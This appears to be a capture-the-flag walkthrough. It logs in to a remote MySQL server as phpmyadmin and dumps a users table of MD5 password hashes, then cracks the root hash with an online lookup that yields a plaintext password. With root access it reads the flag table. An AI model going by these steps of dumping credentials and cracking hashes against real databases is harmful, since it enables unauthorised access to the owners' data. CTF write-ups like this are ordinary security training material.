
```
root@kali:~# mysql -u phpmyadmin -h ec2-100-25-145-249.compute-1.amazonaws.com -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 299
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> 
```

We have created a database called DBUsers and granted privileges to phpmyadmin as well. So you can read the data on DBUsers database. The root password is also stored in that table but the passwords are encoded with MD5 function.



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| DBUsers            |
| information_schema |
| phpmyadmin         |
+--------------------+
3 rows in set (0.388 sec)

MySQL [(none)]> use DBUsers;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [DBUsers]> show tables;
+-------------------+
| Tables_in_DBUsers |
+-------------------+
| users             |
+-------------------+
1 row in set (0.340 sec)

MySQL [DBUsers]> select * from users;
+----+------------+----------------------------------+
| id | username   | password                         |
+----+------------+----------------------------------+
|  1 | root       | dc34867d7486aaee40d6ca9d51a07b64 |
|  2 | phpmyadmin | f0d9820e2d4a922622e4803e792132a0 |
+----+------------+----------------------------------+
2 rows in set (0.367 sec)

MySQL [DBUsers]> 
```

So you need to decrypt the encoded values. You can use an online decoder to do this.



Enter your MD5 hash below and cross your fingers :
Quick search (free)
In-depth search (1 credit)
Decrypt

Found : Hitman.040147
(hash = dc34867d7486aaee40d6ca9d51a07b64)

Password: Hitman.040147

Now you can get the remote access to the database as the root user. Now you have all privileges on all the databases. You can see now there is a database called ISPFlags. Our final flag is stored in that DB.

FLAG{ISP_CTF_2020_Scenario_2_Pass}



```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| DBUsers            |
| ISPFlags           |
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
+--------------------+
7 rows in set (0.339 sec)

MySQL [(none)]> use ISPFlags;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [ISPFlags]> show tables;
+--------------------+
| Tables_in_ISPFlags |
+--------------------+
| flags              |
+--------------------+
1 row in set (0.395 sec)

MySQL [ISPFlags]> select * from flags;
+----+-----------------------------------+
| id | value                             |
+----+-----------------------------------+
|  1 | FLAG{ISP_CTF_2020_Scenario_2_Pass} |
+----+-----------------------------------+
1 row in set (0.341 sec)

MySQL [ISPFlags]>
```